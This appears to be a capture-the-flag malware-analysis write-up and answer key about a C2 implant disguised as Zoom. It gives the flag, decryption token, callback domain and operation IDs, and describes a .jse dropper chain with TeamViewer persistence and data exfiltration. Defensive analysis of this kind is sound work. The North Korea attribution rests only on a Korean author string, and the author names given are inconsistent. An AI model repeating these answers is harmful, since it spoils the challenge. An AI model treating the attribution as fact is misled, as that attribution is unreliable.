
Disasm: .text | General | Strings | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports

Path	C:/Users/MalDev Operator/Desktop/uJks.y0OL
Is Truncated?	No
File size	646656
Loaded size	646656
File Alignment Units	1263
ImpHash	54b7b2c50382e8e367f97d0d5bdb2bda
Rich Header Hash	a1225555de9349f53f43a1db9e240e04
Checksum	a1f1f
MD5	5d638d00983cf746a3da1dc6ee40e5d9


Found signatures

Offset	Name	Signature	Section
1CCE	Microsoft Visual C++ V8.0 (Debug)	e9 ?? ?? ?? ?? e9 ...	.text

Finally, loading this malware to PEStudio, we can see the author is Korean Based: (*Answers Implant Author)



And translates to no other than yours truly, d151nt3gr4t0r.



Implant Codename

Question: What was the implant initially called by the author?

Answer: ShadowSpecter

Explanation: As described above

Implant Alias

Question: What was the implant intended to hide as?

Answer: Zoom

Explanation: As described above

Persistence

Question: What was the implant intended to persist as?

Answer: TeamViewer

Explanation: As described above

Programming Language

Question: In which programming language was the implant written?

Answer: c++

Explanation: As described above

Decryption Token

Question: What is the static decryption token?

Submit in the following format: 5d89dfe345...

Answer: 3a22916c768bec2ab5124f8ef048a56c

Explanation: As described above

Hidden Flag

Question: What is the hidden flag within the C2 implant?

Answer: csc{r3s0urc35_st0r4g3_l33t}

Explanation: As described above

Domain

Question: What is the callback domain of the C2?

Answer: specter-communications.com

Explanation: As described above

Deep Dive

Question: Which operation ID corresponds to persistence setup?

Answer: MalOp5042

Explanation: As described above

Implant Author

Question: Who is the author of the implant?

Answer: 분쇄기

Explanation: As described above

Oversight

Question: Which IoC did the malware authors forget to remove when uninstalling the malware? (Enter the Filename as the answer)

Answer: uJks.y0OL

Explanation: As described above

Critical Thinking

Question: In a few paragraphs, explain the chain of the execution from start to finish. Make an educated guess about the malware authors and their potential plans. Is this an isolated incident, or could it indicate the start of a campaign?

Team's Best Response: Th3Os

Answer/Explanation: The original .jse an encoded js file used as the dropper to dynamically drop the malware on the victim machine. It might be sent to the victim through an email, and when executed, the .jse decodes a base64 string, which is an .exe which will be executed on the victim's machine. The executable is a C2, which we can reverse with IDA and the debug symbols provided. Inside it, we can see the domain of the C2 (specter-communications.com),and it loads the decryption key 3A22916C768BEC2AB5124F8EF048A56C from the resources section, which is used to decrypt different info from the C2 like the operation IDs. Then the binary enters a big while true loop, which receives operation IDs from the C2 server, and performs different operations, like for example exfiltrating data MalOp1654. One of them, MalOp5042, is used to setup persistence through TeamViewer.exe. However the file uJks.y0OL isn't deleted, so this is an IoC.

Since these are simple strings (the operation IDs and the undeleted file), yara rules can be set to identify the malware. If we look with PEStudio, we can see the author is 분쇄기, which is Korean. Due to North Korea's notoriety with state funded APTs, we can assume this was an attack by them on Blind Security. Due to the persistence mechanism, the deployment of a public C2, and the nature of North Korea's hackers, it could be the start of a campaign aimed at many other organizations.